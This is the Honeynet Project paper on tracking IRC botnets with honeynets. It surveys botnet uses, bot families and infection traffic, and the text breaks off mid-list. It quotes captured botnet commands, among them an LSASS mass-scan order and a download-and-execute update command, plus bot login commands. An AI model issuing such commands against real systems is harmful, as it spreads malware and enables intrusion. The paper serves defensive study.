Know your Enemy: Tracking Botnets

Using honeynets to learn more about Bots

Primary Authors:
Paul Bächer nepenthesdev@gmail.com
Thorsten Holz thorsten.holz@gmail.com
Markus Kötter nepenthesdev@gmail.com
Georg Wicherski georg-wicherski@pixel-house.net

Honeypots are a well known technique for discovering the tools, tactics, and motives of attackers. In this paper we look at a special kind of threat: the individuals and organizations who run botnets. A botnet is a network of compromised machines that can be remotely controlled by an attacker. Due to their immense size (tens of thousands of systems can be linked together), they pose a severe threat to the community. With the help of honeynets we can observe the people who run botnets - a task that is difficult using other techniques. Due to the wealth of data logged, it is possible to reconstruct the actions of attackers, the tools they use, and study them in detail. In this paper we take a closer look at botnets, common attack techniques, and the individuals involved.

We start with an introduction to botnets and how they work, with examples of their uses. We then briefly analyze the three most common bot variants used. Next we discuss a technique to observe botnets, allowing us to monitor the botnet and observe all commands issued by the attacker. We present common behavior we captured, as well as statistics on the quantitative information learned through monitoring more than one hundred botnets during the last few months. We conclude with an overview of lessons learned and point out further research topics in the area of botnet-tracking, including a tool called mwcollect2 that focuses on collecting malware in an automated fashion.

Introduction

These days, home PCs are a desirable target for attackers. Most of these systems run Microsoft Windows and often are not properly patched or secured behind a firewall, leaving them vulnerable to attack. In addition to these direct attacks, indirect attacks against programs the victim uses are steadily increasing. Examples of these indirect attacks include malicious HTML-files that exploit vulnerabilities in Microsoft's Internet Explorer or attacks using malware in Peer-to-Peer networks. Especially machines with broadband connection that are always on are a valuable target for attackers. As broadband connections increase, so to do the number of potential victims of attacks. Crackers benefit from this situation and use it for their own advantage. With automated techniques they scan specific network ranges of the Internet searching for vulnerable systems with known weaknesses. Attackers often target Class B networks (`/16` in CIDR notation) or smaller net-ranges. Once these attackers have compromised a machine, they install a so called IRC bot - also called zombie or drone - on it.

Internet Relay Chat (IRC) is a form of real-time communication over the Internet. It is mainly designed for group (one-to-many) communication in discussion forums called channels, but also allows one-to-one communication.
More information about IRC can be found on Wikipedia.

We have identified many different versions of IRC-based bots (in the following we use the term bot) with varying degrees of sophistication and implemented commands, but all have something in common. The bot joins a specific IRC channel on an IRC server and waits there for further commands. This allows an attacker to remotely control this bot and use it for fun and also for profit. Attackers even go a step further and bring different bots together. Such a structure, consisting of many compromised machines which can be managed from an IRC channel, is called a botnet. IRC is not the best solution since the communication between bots and their controllers is rather bloated, a simpler communication protocol would suffice. But IRC offers several advantages: IRC Servers are freely available and are easy to set up, and many attackers have years of IRC communication experience.

Due to their immense size - botnets can consist of several ten thousand compromised machines - botnets pose serious

threats. Distributed denial-of-service (DDoS) attacks are one such threat. Even a relatively small botnet with only 1000 bots can cause a great deal of damage. These 1000 bots have a combined bandwidth (1000 home PCs with an average upstream of 128KBit/s can offer more than 100MBit/s) that is probably higher than the Internet connection of most corporate systems. In addition, the IP distribution of the bots makes ingress filter construction, maintenance, and deployment difficult. In addition, incident response is hampered by the large number of separate organizations involved. Another use for botnets is stealing sensitive information or identity theft: Searching some thousands home PCs for *password.txt*, or sniffing their traffic, can be effective.

The spreading mechanisms used by bots is a leading cause for "background noise" on the Internet, especially on TCP ports 445 and 135. In this context, the term spreading describes the propagation methods used by the bots. These malware scan large network ranges for new vulnerable computers and infect them, thus acting similar to a worm or virus. An analysis of the traffic captured by the German Honeynet Project shows that most traffic targets the ports used for resource sharing on machines running all versions of Microsoft's Windows operating system:

- Port 445/TCP (Microsoft-DS Service) is used for resource sharing on machines running Windows 2000, XP, or 2003, and other CIFS based connections. This port is for example used to connect to file shares.
- Port 139/TCP (NetBIOS Session Service) is used for resource sharing on machines running Windows 9x, ME and NT. Again, this port is used to connect to file shares.
- Port 137/UDP (NetBIOS Name Service) is used by computers running Windows to find out information concerning the networking features offered by another computer. The information that can be retrieved this way include system name, name of file shares, and more.
- And finally, port 135/TCP is used by Microsoft to implement Remote Procedure Call (RPC) services. An RPC service is a protocol that allows a computer program running on one host to cause code to be executed on another host without the programmer needing to explicitly code for this.

The traffic on these four ports cause more then 80 percent of the whole traffic captured. Further research with tools such as
Nmap, Xprobe2 and p0f reveal that machines running Windows XP and 2000 represent the most affected software versions. Clearly most of the activity on the ports listed above is caused by systems with Windows XP (often running Service Pack 1), followed by systems with Windows 2000. Far behind, systems running Windows 2003 or Windows 95/98 follow.

But what are the real causes of these malicious packets? Who and what is responsible for them? And can we do something to prevent them? In this paper we want to show the background of this traffic and further elaborate the causes. We show how attackers use IRC bots to control and build networks of compromised machines (botnet) to further enhance the effectiveness of their work. We use classical GenII-Honeynets with some minor modifications to learn some key information, for example the IP address of a botnet server or IRC channel name and password. This information allows us to connect to the botnet and observe all the commands issued by the attacker.
At times we are even able to monitor their communication and thus learn more about their motives and social behavior. In addition, we give some statistics on the quantitative information we have learned through monitoring of more than one hundred botnets during the last few months. Several examples of captured activities by attackers substantiate our presentation.

For this research, a Honeynet of only three machines was used. One dial-in host within the network of the German ISP T-Online, one dial-in within the network of the German ISP NetCologne and one machine deployed at RWTH Aachen University. The hosts in the network of the university runs an unpatched version of Windows 2000 and is located behind a Honeywall. The dial-in hosts run a newly developed software called `mwcollectd2`, designed to capture malware. We monitor the botnet activity with our own IRC client called `drone`. Both are discussed in greater detail later in this paper.

Almost all Bots use a tiny collection of exploits to spread further. Since the Bots are constantly attempting to compromise more machines, they generate noticeable traffic within a network. Normally bots try to exploit well-known vulnerabilities. Beside from the ports used for resource sharing as listed above, bots often use vulnerability-specific ports. Examples of these ports include:

- 42 - WINS (Host Name Server)
- 80 - www (vulnerabilities in Internet Information Server 4 / 5 or Apache)
- 903 - NetDevil Backdoor
- 1025 - Microsoft Remote Procedure Call (RPC) service and Windows Messenger port
- 1433 - ms-sql-s (Microsoft-SQL-Server)
- 2745 - backdoor of Bagle worm (mass-mailing worm)
- 3127 - backdoor of MyDoom worm (mass-mailing worm)
- 3306 - MySQL UDF Weakness
- 3410 - vulnerability in Optix Pro remote access trojan (Optix Backdoor)
- 5000 - upnp (Universal Plug and Play: MS01-059 - Unchecked Buffer in Universal Plug and Play can Lead to System Compromise)
- 6129 - dameware (Dameware Remote Admin - DameWare Mini Remote Control Client Agent Service Pre-Authentication Buffer Overflow Vulnerability)

The vulnerabilities behind some of these exploits can be found with the help of a search on Microsoft's Security bulletins (sample):

- MS03-007 Unchecked Buffer In Windows Component Could Cause Server Compromise
- MS03-026 Buffer Overrun In RPC Interface Could Allow Code Execution
- MS04-011 Security Update for Microsoft Windows
- MS04-045 Vulnerability in WINS Could Allow Remote Code Execution

Uses of botnets

"A botnet is comparable to compulsory military service for windows boxes" - ***Stromberg***

A botnet is nothing more then a tool, there are as many different motives for using them as there are people. The most common uses were criminally
motivated (i.e. monetary) or for destructive purposes. Based on the data we captured, the possibilities to use botnets can be categorized as listed below. And since a botnet is nothing more then a tool, there are most likely other potential uses that we have not listed.

1. **Distributed Denial-of-Service Attacks**
   Often botnets are used for Distributed Denial-of-Service (DDoS) attacks. A DDoS attack is an attack on a computer system or network that causes a loss of service to users, typically the loss of network connectivity and services by consuming
   the bandwidth of the victim network or overloading the computational resources of the victim system. In addition, the resources on the path are exhausted if the DDoS-attack causes many packets per second (pps). Each bot we have analyzed so far includes several different possibilities to carry out a DDoS attack against other hosts. Most commonly implemented and also very often used are TCP SYN and UDP flood attacks. Script kiddies apparently consider DDoS an appropriate solution to every social problem.

   Further research showed that botnets are even used to run commercial DDoS attacks against competing corporations: Operation Cyberslam documents the story of Jay R. Echouafni and Joshua Schichtel alias EMP. Echouafni was indicted on August 25, 2004 on multiple charges of conspiracy and causing damage to protected computers. He worked closely together with EMP who ran a botnet to send bulk mail and also carried out DDoS attacks against the spam blacklist servers. In addition, they took Speedera - a global on-demand computing platform - offline when they ran a paid DDoS attack to take a competitor's website down.

   Note that DDoS attacks are not limited to web servers, virtually any service available on the Internet can be the target of such an attack. Higher-level protocols can be used to increase the load even more effectively by using very specific attacks, such as running exhausting search queries on bulletin boards or recursive HTTP-floods on the victim's website. Recursive HTTP-flood means that the bots start from a given HTTP link and then follows

all links on the provided website in a recursive way. This is also called spidering.

2. **Spamming**
   Some bots offer the possibility to open a SOCKS v4/v5 proxy - a generic proxy protocol for TCP/IP-based networking applications (RFC 1928) - on a compromised machine. After having enabled the SOCKS proxy, this machine can then be used for nefarious tasks such as spamming. With the help of a botnet and thousands of bots, an attacker is able to send massive amounts of bulk email (spam). Some bots also implement a special function to harvest email-addresses. Often that spam you are receiving was sent from, or proxied through, grandma's old Windows computer sitting at home. In addition, this can of course also be used to send phishing-mails since phishing is a special case of spam.
3. **Sniffing Traffic**
   Bots can also use a packet sniffer to watch for interesting clear-text data passing by a compromised machine. The sniffers are mostly used to retrieve sensitive information like usernames and passwords. But the sniffed data can also contain other interesting information. If a machine is compromised more than once and also a member of more than one botnet, the packet sniffing allows to gather the key information of the other botnet.
   Thus it is possible to "steal" another botnet.
4. **Keylogging**
   If the compromised machine uses encrypted communication channels (e.g. HTTPS or POP3S), then just sniffing the network packets on the victim's computer is useless since the appropriate key to decrypt the packets is missing. But most bots also offer features to help in this situation. With the help of a keylogger it is very easy for an attacker to retrieve sensitive information. An implemented filtering mechanism (e.g. "I am only interested in key sequences near the keyword 'paypal.com'") further helps in stealing secret data. And if you imagine that this keylogger runs on thousands of compromised machines in parallel you can imagine how quickly PayPal accounts are harvested.
5. **Spreading new malware**
   In most cases, botnets are used to spread new bots. This is very easy since all bots implement mechanisms to download and execute a file via HTTP or FTP. But spreading an email virus using a botnet is a very nice idea, too. A botnet with 10.000 hosts which acts as the start base for the mail virus allows very fast spreading and thus causes more harm. The Witty worm, which attacked the ICQ protocol parsing implementation in Internet Security Systems (ISS) products is suspected to have been initially launched by a botnet due to the fact that the attacking hosts were not running any ISS services.
6. **Installing Advertisement Addons and Browser Helper Objects (BHOs)**
   Botnets can also be used to gain financial advantages. This works by setting up a fake website with some advertisements: The operator of this website negotiates a deal with some hosting companies that pay for clicks on ads. With the help of a botnet, these clicks can be "automated" so that instantly a few thousand bots click on the pop-ups. This process can be further enhanced if the bot hijacks the start-page of a compromised machine so that the "clicks" are executed each time the victim uses the browser.
7. **Google AdSense abuse**
   A similar abuse is also possible with Google's AdSense program: AdSense offers companies the possibility to display Google advertisements on their own website and earn money this way. The company earns money due to clicks on these ads, for example per 10.000 clicks in one month. An attacker can abuse this program by leveraging his botnet to click on these advertisements in an automated fashion and thus artificially increments the click counter. This kind of usage for botnets is relatively uncommon, but not a bad idea from an attacker's perspective.
8. **Attacking IRC Chat Networks**
   Botnets are also used for attacks against Internet Relay Chat (IRC) networks. Popular among attackers is especially the so called "clone attack": In this kind of attack, the controller orders each bot to connect a large number of clones to the victim IRC network. The victim is flooded by service request from thousands of bots or thousands of channel-joins by these cloned bots. In this way, the victim IRC network is brought down - similar to a DDoS attack.
9. **Manipulating online polls/games**
   Online polls/games are getting more and more attention and it is rather easy to manipulate them with botnets. Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way. Currently we are aware of bots being used that way,

and there is a chance that this will get more important in the future.

10. **Mass identity theft**
    Often the combination of different functionality described above can be used for large scale identity theft, one of the fastest growing crimes on the Internet. Bogus emails ("phishing mails") that pretend to be legitimate (such as fake PayPal or banking emails) ask their intended victims to go online and submit their private information. These fake emails are generated and sent by bots via their spamming mechanism. These same bots can also host multiple fake websites pretending to be Ebay, PayPal, or a bank, and harvest personal information. Just as quickly as one of these fake sites is shut down, another one can pop up. In addition, keylogging and sniffing of traffic can also be used for identity theft.

This list demonstrates that attackers can cause a great deal of harm or criminal activity with the help of botnets. Many of these attacks - especially
DDoS attacks - pose severe threats to other systems and are hard to prevent. In addition, we are sure there are many other uses we have yet to discover. As a result, we need a way to learn more about this threat, learn how attackers usually behave and develop techniques to battle against them. Honeynets can help us in all three areas:

1. With the help of honeynets we are able to learn some key information (e.g. IP address of the server or nickname of the bot) that enable us to
   observe botnets. We can "collect" binaries of bots and extract the sensitive information in a semi-automated fashion with the help of a classical Honeywall.
2. We are able to monitor the typical commands issued by attackers and sometimes we can even capture their communication. This helps us in learning more about the motives of attackers and their tactics.
3. An automated method to catch information about botnets and a mechanism to effectively track botnets can even help to fight against botnets.

After we have introduced and analyzed some of the most popular bots in the next Section, we are going to present a technique to track botnets.

Different Types of Bots

During our research, we found many different types of bots in the wild. In this section we present some of the more widespread and well-known bots. We introduce the basic concepts of each piece of malware and furthermore describe some of the features in more detail. In addition, we show several examples of source code from bots and list parts of their command set.

- **Agobot/Phatbot/Forbot/XtremBot**
  This is probably the best known bot. Currently, the AV vendor Sophos lists more than 500 known different versions of Agobot (Sophos virus analyses) and this number is steadily increasing. The bot itself is written in C++ with cross-platform capabilities and the source code is put under the GPL.
  Agobot was written by Ago alias Wonk, a young German man who was arrested in May 2004 for computer crime. The latest available versions of Agobot are written in tidy C++ and show a really high abstract design. The bot is structured in a very modular way, and it is very easy to add commands or scanners for other vulnerabilities: Simply extend the `CCommandHandler` or `CScanner` class and add your feature. Agobot uses libpcap (a packet sniffing library) and Perl Compatible Regular Expressions (PCRE) to sniff and sort traffic. Agobot can use NTFS Alternate Data Stream (ADS) and offers Rootkit capabilities like file and process hiding to hide it's own presence on a compromised host.
  Furthermore, reverse engineering this malware is harder since it includes functions to detect debuggers (e.g. SoftICE and OllyDbg) and virtual machines (e.g. VMWare and Virtual PC). In addition, Agobot is the only bot that utilized a control protocol other than IRC. A fork using the distributed organized WASTE chat network is available. Furthermore, the Linux version is able to detect the Linux distribution used on the compromised host and sets up a correct init script.
  Summarizing: "The code reads like a charm, it's like dating the devil."
- **SDBot/RBot/UrBot/UrXBot/...**
  This family of malware is at the moment the most active one: Sophos lists currently seven derivatives on the

"Latest 10 virus alerts". SDBot is written in very poor C and also published under the GPL. It is the father of RBot, RxBot, UrBot, UrXBot, JrBot, .. and probably many more. The source code of this bot is not very well designed or written. Nevertheless, attackers like it, and it is very often used in the wild. It offers similar features to Agobot, although the command set is not as large, nor the implementation as sophisticated.

- **mIRC-based Bots - GT-Bots**
  We subsume all mIRC-based bots as GT-bots, since there are so many different versions of them that it is hard to get an overview of all forks. mIRC itself is a popular IRC client for Windows. GT is an abbreviation for *Global Threat* and this is the common name used for all mIRC-scripted bots. These bots launch an instance of the mIRC chat-client with a set of scripts and other binaries. One binary you will never miss is a *HideWindow* executable used to make the mIRC instance unseen by the user. The other binaries are mainly Dynamic Link Libraries (DLLs) linked to mIRC that add some new features the mIRC scripts can use. The mIRC-scripts, often having the extension ".mrc", are used to control the bot. They can access the scanners in the DLLs and take care of further spreading. GT-Bots spread by exploiting weaknesses on remote computers and uploading themselves to compromised hosts (filesize > 1 MB).

Besides these three types of bots which we find on a nearly daily basis, there are also other bots that we see more seldom. Some of these bots offer "nice" features and are worth mentioning here:

- **DSNX Bots**
  The Dataspy Network X (DSNX) bot is written in C++ and has a convenient plugin interface. An attacker can easily write scanners and spreaders as plugins and extend the bot's features. Again, the code is published under the GPL. This bot has one major disadvantage: the default version does not come with any spreaders. But plugins are available to overcome this gap. Furthermore, plugins that offer services like DDoS-attacks, portscan-interface or hidden HTTP-server are available.
- **Q8 Bots**
  Q8bot is a very small bot, consisting of only 926 lines of C-code. And it has one additional noteworthiness: It's written for Unix/Linux systems. It implements all common features of a bot: Dynamic updating via HTTP-downloads, various DDoS-attacks (e.g. SYN-flood and UDP-flood), execution of arbitrary commands, and many more. In the version we have captured, spreaders are missing. But presumably versions of this bot exist which also include spreaders.
- **kaiten**
  This bot lacks a spreader too, and is also written for Unix/Linux systems. The weak user authentication makes it very easy to hijack a botnet running with kaiten. The bot itself consists of just one file. Thus it is very easy to fetch the source code using wget, and compile it on a vulnerable box using a script. Kaiten offers an easy remote shell, so checking for further vulnerabilities to gain privileged access can be done via IRC.
- **Perl-based bots**
  There are many different version of very simple based on the programming language Perl. These bots are very small and contain in most cases only a few hundred lines of code. They offer only a rudimentary set of commands (most often DDoS-attacks) and are used on Unix-based systems.

What Bots Do and How They Work

After having introduced different types of bots, we now want to take a closer look at what these bots normally do and how they work. This section will in detail explain how bots spread and how they are controlled by their masters.

After successful exploitation, a bot uses Trivial File Transfer Protocol (TFTP), File Transfer Protocol (FTP), HyperText Transfer Protocol (HTTP), or CSend (an IRC extension to send files to other users, comparable to DCC) to transfer itself to the compromised host. The binary is started, and tries to connect to the hard-coded master IRC server. Often a dynamic DNS name is provided (for example one from www.dyndns.org) rather than a hard coded IP address, so the bot can be easily relocated. Some bots even remove themselves if the given master server is localhost or in a private subnet, since this indicates an unusual situations. Using a special crafted nickname like **USA|743634** or **[UrX]-98439854** the bot tries to join the master's channel, sometimes using a password to keep strangers out of the channel. A typical communication that can be observed after a successful infection looks like:

```
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Found your hostname
-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvt 0 0 :mltfvt
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :*** If you are having problems connecting due to
ping timeouts, please type /quote pong ED322722 or /raw pong ED322722 now.
<- PING :ED322722
-> PONG :ED322722
<- :irc1.XXXXXX.XXX 001 [urX]-700159 :Welcome to the irc1.XXXXXX.XXX IRC Network
[urX]-700159!mltfvt@nicetry
<- :irc1.XXXXXX.XXX 002 [urX]-700159 :Your host is irc1.XXXXXX.XXX, running version
Unreal3.2-beta19
<- :irc1.XXXXXX.XXX 003 [urX]-700159 :This server was created Sun Feb  8 18:58:31 2004
<- :irc1.XXXXXX.XXX 004 [urX]-700159 irc1.XXXXXX.XXX Unreal3.2-beta19
iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN
```

Afterwards, the server accepts the bot as a client and sends him RPL_ISUPPORT, RPL_MOTDSTART, RPL_MOTD, RPL_ENDOFMOTD or ERR_NOMOTD. Replies starting with RPL_ contain information for the client, for example RPL_ISUPPORT tells the client which features the server understands and RPL_MOTD indicates the Message Of The Day (MOTD). In contrast to this, ERR_NOMOTD is an error message if no MOTD is available. In the following listing, these replies are highlihted with colors:

```
<- :irc1.XXXXXX.XXX 005 [urX]-700159 MAP KNOCK SAFELIST HCN MAXCHANNELS=25 MAXBANS=60
NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAYLEN=307 :are supported by this
server
<- :irc1.XXXXXX.XXX 005 [urX]-700159 WALLCHOPS WATCH=128 SILENCE=5 MODES=12 CHANTYPES=#
PREFIX=(qaohv)~&@%+ CHANMODES=be,kfL,l,psmntirRcOAQKVGCuzNSM NETWORK=irc1.XXXXXX.XXX
CASEMAPPING=ascii :are supported by this server
<- :irc1.XXXXXX.XXX 375 [urX]-700159 :- irc1.XXXXXX.XXX Message of the Day -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- 20/12/2004 7:45
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - .                          +
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -           +
                .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                                          ___
.
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -      .                        _.--"~~ __"-.
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                             ,-"     .-~  ~"-\
          .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -               .          .^       /       ( )
   .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                    +   {_.---._ /         ~
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                        /    .  Y
            .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                       /      \_j
      +
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -         .             Y     ( --l__
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                       |           "-.
         .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                       |      (___
    .       |        .)~-.__/
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -          .          .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                      l        _)
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -      .                \      "l
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -          +             \       -
          \       ^.
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -              .           ^.       "-.
  -Row         .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                           "-._      ~-.___,
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                         .       "--.._____.^
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -        .
  .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -                             ->Moon<-
<- :irc1.XXXXXX.XXX 376 [urX]-700159 :End of /MOTD command.
<- :[urX]-700159 MODE [urX]-700159 :+i
```

On RPL_ENDOFMOTD or ERR_NOMOTD, the bot will try to join his master's channel with the provided password:

```
-> JOIN #foobar channelpassword
-> MODE [urX]-700159 +x
```

The bot receives the topic of the channel and interprets it as a command:

```
<- :irc1.XXXXXX.XXX 332 [urX]-700159 #foobar :.advscan lsass 200 5 0 -r -s
<- :[urX]-700159!mltfvt@nicetry JOIN :#foobar
<- :irc1.XXXXXX.XXX MODE #foobar +smntuk channelpassword
```

Most botnets use a topic command like

1. **".advscan lsass 200 5 0 -r -s"**
2. **".http.update http://<server>/~mugenxu/rBot.exe c:\msy32awds.exe 1"**

The first topic tells the bot to spread further with the help of the LSASS vulnerability. 200 concurrent threads should scan with a delay of 5 seconds for an unlimited time (parameter 0). The scans should be random (parameter -r) and silent (parameter -s), thus avoiding too much traffic due to status reports. In contrast to this, the second example of a possible topic instructs the bot to download a binary from the web and execute it (parameter 1). And if the topic does not contain any instructions for the bot, then it does nothing but idling in the channel, awaiting commands. That is fundamental for most current bots: They do not spread if they are not told to spread in their master's channel.
Upon successful exploitation the bot will message the owner about it, if it has been advised to do so.

```
-> PRIVMSG #foobar :[lsass]: Exploiting IP: 200.124.175.XXX
-> PRIVMSG #foobar :[TFTP]: File transfer started to IP: 200.124.175.XXX
(C:\WINDOWS\System32\NAV.exe).
```

Then the IRC server (also called IRC daemon, abbreviated IRCd) will provide the channels userlist. But most botnet owners have modified the IRCd to just send the channel operators to save traffic and disguise the number of bots in the channel.

```
<- :irc1.XXXXXX.XXX 353 [urX]-700159 @ #foobar :@JAH
<- :irc1.XXXXXX.XXX 366 [urX]-700159 #foobar :End of /NAMES list.
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :BOTMOTD File not found
<- :[urX]-700159 MODE [urX]-700159 :+x
```

The controller of a botnet has to authenticate himself to take control over the bots. This authentication is done with the help of a command prefix and the "auth" command. The command prefix is used to login the master on the bots and afterwards he has to authenticate himself. For example,

```
.login leet0
.la plmp -s
```

are commands used on different bots to approve the controller. Again, the "-s" switch in the last example tells the bots to be silent when authenticating their master. Else they reply something like

```
[MAIN]: Password accepted.
[r[X]-Sh0[x]]: .:( Password Accettata ):. .
```

which can be a lot of traffic if you have 10,000 bots on your network. Once an attacker is authenticated, they can do whatever they want with the bots: Searching for sensitive information on all compromised machines and DCC-sending these files to another machine, DDoS-ing individuals or organizations, or enabling a keylogger and looking for PayPal or eBay account information. These are just a few possible commands, other options have been presented in the previous section. The IRC server that is used to connect all bots is in most cases a compromised box. This is probably because an attacker would not receive
operator-rights on a normal chat network and thus has to set-up their own IRC server which offers more flexibility. Furthermore, we made some other interesting observations: Only beginners start a botnet on a normal IRCd. It is just too obvious you are doing something nasty if you got 1.200 clients named as rbot-<6-digits> reporting scanning results

in a channel.

Two different IRC servers software implementation are commonly used to run a botnet: Unreal IRCd and ConferenceRoom:

- Unreal IRCd (http://www.unrealircd.com/) is cross-platform and can thus be used to easily link machines running Windows and Linux. The IRC server software is stripped down and modified to fit the botnet owners needs.

  Common modifications we have noticed are stripping "JOIN", "PART" and "QUIT" messages on channels to avoid unnecessary traffic. In addition, the messages "LUSERS" (information about number of connected clients) and "RPL_ISUPPORT" are removed to hide identity and botnet size. We recently got a win32 binary only copy of a heavily modified Unreal IRCd that was stripped down and optimized. The filenames suggest that this modified IRCd is able to serve 80.000 bots:

  ```
  cac8629c7139b484e4a19a53caaa6be0  UNREAL.3.2-m0dded-LyR.rar
  9dbaf01b5305f08bd8c22c67e4b4f729  Unreal-80k[MAX]users.rar
  de4c1fbc4975b61ebeb0db78d1fba84f  unreal-modded-80k-users-1.rar
  ```

  As we don't run a 80,000 user botnet and lack 80,000 developers in our group we are not able to verify that information. But probably such huge botnets are used by cyber criminals for "professional" attacks. These kind of networks can cause severe damage since they offer a lot of bandwidth and many targets for identity theft.

- ConferenceRoom (http://www.webmaster.com/) is a commercial IRCd solution, but people who run botnets typically use a cracked version. ConferenceRoom offers the possibility of several thousand simultaneous connections, with nickname and channel registration, buddy lists and server to server linking.
- Surprisingly we already found a Microsoft Chat Server as botnet host, and it seemed to run stable.

Since the people who run botnets often share the same motives (DDoS attacks or other crimes) every bot family has its own set of commands to implement the same goals. Agobot is really nice here: Just grep the source for `RegisterCommand` and get the whole command-list with a complete description of all features. Due to the lack of clean design, the whole SDBot family is harder to analyze. Often the command set is changed in various forks of the same bot and thus an automated analysis of the implemented commands is nearly impossible.

If you are interested in learning more about the different bot commands, we have a more detailed overview of command analysis in botnet commands. In addition, if you are interested in learning more about source code of bots, you can find more detail in the separate page on botnet source code.

How to Track Botnets

In this section we introduce our methodology to track and observe botnets with the help of honeypots. Tracking botnets is clearly a multi-step operation: First one needs to gather some data about an existing botnets. This can for example be obtained via an analysis of captured malware. Afterwards one can hook a client in the networks and gather further information. In the first part of this section we thus want to introduce our techniques to retrieve the necessary information with the help of honeypots. And thereafter we present our approach in observing botnets.


Getting information with the help of honeynets

As stated before, we need some sensitive information from each botnet that enables us to place a fake bot into a botnet. The needed information include:

- DNS/IP-address of IRC server and port number
- (optional) password to connect to IRC-server

- Nickname of bot and ident structure
- Channel to join and (optional) channel-password.

Using a GenII Honeynet containing some Windows honeypots and snort_inline enables us to collect this information. We deployed a typical GenII Honeynet with some small modifications as depicted in the next figure:



The Windows honeypot is an unpatched version of Windows 2000 or Windows XP. This system is thus very vulnerable to attacks and normally it takes only a couple of minutes before it is successfully compromised. It is located within a dial-in network of a German ISP. On average, the expected lifespan of the honeypot is less than ten minutes. After this small amount of time, the honeypot is often successfully exploited by automated malware. The shortest compromise time was only a few seconds: Once we plugged the network cable in, an SDBot compromised the machine via an exploit against TCP port 135 and installed itself on the machine.

As explained in the previous section, a bot tries to connect to an IRC server to obtain further commands once it successfully attacks one of the honeypots. This is where the Honeywall comes into play: Due to the Data Control facilities installed on the Honeywall, it is possible to control the outgoing traffic. We use snort_inline for Data Control and replace all outgoing suspicious connections. A connection is suspicious if it contains typical IRC messages like " 332 ", " TOPIC ", " PRIVMSG " or " NOTICE ". Thus we are able to inhibit the bot from accepting valid commands from the master channel. It can therefore cause no harm to others - we have caught a bot inside our Honeynet. As a side effect, we can also derive all necessary sensitive information for a botnet from the data we have obtained up to that point in time: The Data Capture capability of the Honeywall allows us to determine the DNS/IP-address the bot wants to connect to and also the corresponding port number. In addition, we can derive from the Data Capture logs the nickname and ident information. Also, the server's password, channel name as well as the channel password can be obtained this way. So we have collected all necessary information and the honeypot can catch further malware. Since we do not care about the captured malware for now, we rebuild the honeypots every 24 hours so that we have "clean" systems every day. The German Honeynet Project is also working on another project - to capture the incoming malware and analyzing the payload - but more on this in a later section.

Observing Botnets

Now the second step in tracking botnets takes place, we want to re-connect into the botnet. Since we have all the necessary data, this is not very
hard. In a first approach, you can just setup an irssi (console based IRC client) or some other IRC client and try to connect to the network. If the network is relatively small (less then 50 clients), there is a chance that your client will be identified since it does not answer to valid commands. In this case, the operators of the botnets tend to either ban and/or DDoS the suspicious client.
To avoid detection, you can try to hide yourself. Disabling all auto response triggering commands in your client helps a bit: If your client replies to a
"CTCP VERSION" message with "irssi 0.89 running on openbsd i368" then the attacker who requested the Client-To-Client Protocol (CTCP) command will get suspicious. If you are not noticed by the operators of the botnets, you

can enable logging of all commands and thus observe what is happening.

But there are many problems if you start with this approach: Some botnets use very hard stripped down IRCds which are not RFC compliant so that a normal IRC client can not connect to this network. A possible way to circumvent this situation is to find out what the operator has stripped out, and modify the source code of your favorite client to override it. Almost all current IRC clients lack well written code or have some other disadvantages. So probably you end up writing your own IRC client to track botnets. Welcome to the club - ours is called *drone*. There are some pitfalls that you should consider when you write your own IRC client. Here are some features that we found useful in our dedicated botnet tracking IRC client:

- SOCKS v4 Support
- Multi-server Support:
